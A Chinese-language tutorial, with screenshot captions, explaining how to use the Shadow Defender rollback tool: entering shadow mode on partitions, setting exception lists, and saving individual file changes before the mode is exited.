


图3




图4




图5

先来看“系统状态”功能，通过它我们可以看到哪个磁盘是处在影子模式以及各个盘的总容量、已用空间、可用空间等(图6)。




图6

Shadow Defender是怎样保护我们系统的呢？怎样才能进入影子模式呢？来到“模式设置”选项，在“当前分区状态”列出了当前连接到计算机的所有磁盘，包括U盘（影子系统不支持保护U盘，这方面要比影子系统做的好），我们可以在每个分区前的小方框里勾选上来灵活方便的控制哪些分区进入影子模式，哪些分区不进入影子模式（图7）。选择好要进入影子模式的分区后，直接点击“进入影子模式”按钮，就会弹出如图8所示的选择窗口，如果打算关机后退出影子模式就选择第一项，如果希望重启后继续保持现在的影子模式就选择第二项，我们最常使用的是第一项。确定后稍微等一会儿，所选分区就进入了影子模式，你就可以放心的在本机测试木马上线、试用各种软件、浏览各种网页了（挂了木马的网页也不用害怕了，呵呵）。

进入影子模式后的分区上的所有更改在退出影子模式后都会被撤消，即返回到没进入影子模式时的状态。有了Shadow Defender，叉子们就再也不用害怕中病毒中木马中网马了，建议在使用黑客工具或在浏览可能有安全风险的网站前启动所有分区的影子模式，这年头病毒是防不胜防啊，光保护系统分区是远远不够的。这样设置后不管你的电脑怎么样，一退出影子模式世界就又清净了。




图7

在所有硬盘分区都进入影子模式后，假如你又想在电脑上保存文件该怎么办呢？在没进入影子模式之前我们可以在“例外列表”中提前设置好不还原的文件或文件夹，对处在例外列表中的文件或文件夹的所有更改在退出影子模式后将不会被还原。通过“添加文件”和“添加文件夹”按钮可以添加要排除的文件或文件夹，然后点“应用”就可以了（图9）。这里要注意，“例外列表”一定要在没进入影子模式前设置，进入影子模式后就不能设置了。




图8

倘若我们忘了提前设置好不还原的排除文件夹而又想把一些文件或文件夹的更改保存下来，那还有没有办法呢？当然有了，这就是Shadow Defender比影子系统多出来的功能－－文件转储。点击“立即保存”就来到了文件转储的地方，通过“添加文件”按钮和“添加文件夹”按钮选择更改后的文件或更改后的文件夹将其改动直接保存到硬盘（图10）。例如我的E盘当前处在影子模式下，我想在E盘根目录下保存一个名为test.txt的文件怎么办呢？先把test.txt复制到E盘根目录下，然后在“立即保存”里通过“选择文件”按钮选择E:\test.txt，再点“应用”就可以了，下次重新启动系统后就会看到test.txt已经乖乖的躺在E:\下了。

